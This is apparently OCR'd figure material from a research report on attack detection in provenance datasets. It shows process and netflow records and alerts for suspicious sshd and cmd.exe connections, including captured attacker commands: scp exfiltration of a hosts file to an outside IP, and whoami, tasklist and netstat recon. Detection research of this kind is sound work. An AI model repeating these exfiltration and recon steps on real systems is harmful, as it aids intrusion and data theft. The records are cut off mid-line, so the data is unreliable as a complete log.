
```
{
  "entityType": {
    "tag": "ENTITY_SUBJECT",
    "contents": "SUBJECT_PROCESS
  },
  "entityPrin": "085b2439-3722-1
  "entityUUID": "25e13113-bea3-5
  "entityProp": {
    "localprincipal": "085b24393
    "principaltype": "PRINCIPAL_
    "parentsubject": "1af52e3d4d
```




UUID
da84b7a7-6379-686e-c249-b2542ce1e70b
Type (Tag)
ENTITY_SUBJECT
Type (Contents)
SUBJECT_PROCESS
Principal
73907c2b-76d6-f430-23b0-94dfd85b4da3
First seen
2018-11-19 08:22:51.654 +0000
Last seen
2018-11-19 08:28:05.184 +0000
Properties
localprincipal
73907c2b76d6f43023b094dfd85b4da3
principaltype
PRINCIPAL_LOCAL
parentsubject
1af52e3d4d1d15d4ccffc216a36a40ca
starttimestampnanos
1542659285128000000
userid
0
name
firefox
cid
18570

```
{
  "entityType": {
    "tag": "ENTITY_SUBJECT",
    "contents": "SUBJECT_PROCESS
  },
  "entityPrin": "73907c2b-76d6-f
  "entityUUID": "da84b7a7-6379-6
  "entityProp": {
    "localprincipal": "73907c2b7
    "principaltype": "PRINCIPAL_
    "parentsubject": "1af52e3d4d
```

suspicious sshd connection (TRACE)


12 AM
.020
.040
.060
.080
.100
128.55.12.122
sshd
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
128.55.12.122
42.53.40.237



2018-11-19 08:47:45.965 +0000

Properties

localaddress
128.55.12.117

localport
54940

ipprotocol
tcp


remoteaddress
42.53.40.237


remoteport
80

```
{
  "entityType": {
    "tag": "ENTITY_NETFLOWOBJECT
  },
  "entityPrin": null,
  "entityUUID": "146ada37-bd19-e
  "entityProp": {
    "localaddress": "128.55.12.1
    "localport": "54940",
    "ipprotocol": "tcp",
    "remoteaddress": "42.53.40.2
    "remoteport": "80"
  },
  "minT": 1542659285000,
  "maxT": 1542659285156,
  "minI": 71,
  "maxI": 342,
  "minDate": "2018-11-19T19:48:5
  "maxDate": "2018-11-19T20:47:4
  "events": [
    {
      "eventGenr": "EVENT_GENRE_
      "eventForw": "72db388d-bfa
      "eventUUID": "14221516-cbd
      "eventTime": 154265928500
      "eventType": "EVENT_RECVMS
      "eventBack": "146ada37-bd1
      "eventDire": "Directed",
      "eventProp": {},
      "NORM_TIME": 1542659285000
```

hosts file leak (TRACE)

sshd read /home/admin/backup/hosts and leak to 68.55.42.6:80


scp -r /home/admi...18:./docs/
/home/admin/backup/hosts
scp -r /home/admi...18:./test/
sshd
68.55.42.6
sshd



pid: 1788
starttime: 1542654913527025100
endtime: -1
cmd: C:\Program Files\OpenSSH-Win64\sshd.exe
filename: sshd.exe

pid: 3776
starttime: 1542660505350061500
endtime: 1542661283587223800
cmd: C:\Program Files\OpenSSH-Win64\sshd.exe
filename: sshd.exe

pid: 5080
starttime: 1542660522090246800
endtime: 1542661283554418500
cmd: C:\Program Files\OpenSSH-Win64\ssh-shellhost.exe
filename: ssh-shellhost.exe


pid: 4576
starttime: 1542660522163150700
endtime: 1542661283497163700
cmd: C:\Windows\system32\cmd.exe
filename: cmd.exe


pid: 4756
starttime: 1542660747424709300
endtime: 1542660758041970000
cmd: tasklist
filename: tasklist.exe

pid: 3552
starttime: 1542661202665176800
endtime: 1542661203135103200
cmd: netstat -na
filename: NETSTAT.EXE


4.2.8 Detection of Attacks on FiveDirections-CADETS


cmd with connection (5D)
suspicious connection from cmd.exe to 111.251.101.45 and 65.242.232.1 both port 80





O:WindowsSystem32sspicli.dll
O:WindowsSystem32KernelBase.dll
O:WindowsSystem32winbrand.dll
O:WindowsSystem32mswsock.dll
O:WindowsSystem32cryptbase.dll
S:C:WINDOWSsystem32wbemwmiprvse.exe
LD
LD
LD
LD
LD
SLD
S:c:windowssystem32svchost.exe
S:ctfmon.exe
S:C:WINDOWSsystem32cmd.exe
O:??C:WINDOWSsystem32conhost.exe
SLD
O:whoami
SLD
WR
INJ
WR
WR
RD
WR
INJ
CLN
EXE
CLN
EXE
S:null_2
O:IP:41f2e801:80
O:IP:6ffb652d:80
S:??C:WINDOWSsystem32conhost.exe
S:whoami
SU


ctfmon.exe (5D)
UntrustedLoad: 300: Subject 6968 pid=8432 C:\Program Files\mozilla\firefox\firefox.exe
Subject 704 pid=8220 ctfmon.exe
suspicious connection from ctfmon.exe to 111.251.101.45 and 65.242.232.1 and 185.82.12.235 all on port 80


"ctfmon.exe"
\Device\HarddiskV...ctfmon.exe
ctfmon.exe
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
SUBJECT_THREAD
65.242.232.1
111.251.101.45
SUBJECT_THREAD
185.82.12.235
SUBJECT_THREAD


O:WindowsSystem32sspicli.dll
O:WindowsSystem32KernelBase.dll
O:WindowsSystem32winbrand.dll
O:WindowsSystem32mswsock.dll
O:WindowsSystem32cryptbase.dll
S:C:WINDOWSsystem32wbemwmiprvse.exe
LD
LD
LD
LD
LD
SLD
S:c:windowssystem32svchost.exe
S:ctfmon.exe
S:C:WINDOWSsystem32cmd.exe
O:??C:WINDOWSsystem32conhost.exe
SLD
O:whoami
SLD
WR
INJ
WR
WR
RD
WR
INJ
CLN
EXE
CLN
EXE
S:null_2
O:IP:41f2e801:80
O:IP:6ffb652d:80
S:??C:WINDOWSsystem32conhost.exe
S:whoami
SU




org.mozilla.fennec_vagrant.CrashReporter (ClearScope)
CrashReporter process writing to text and audio services.
Process:0000000000000000000000000015c7da suspcious behavior vector:[10001011] Untrusted application process MATCHED:": "org.mozilla.fennec_vagrant.CrashReporter", "privilegeLevel": null, "importedLibraries": null, "exportedLibraries": null, "properties": {}}



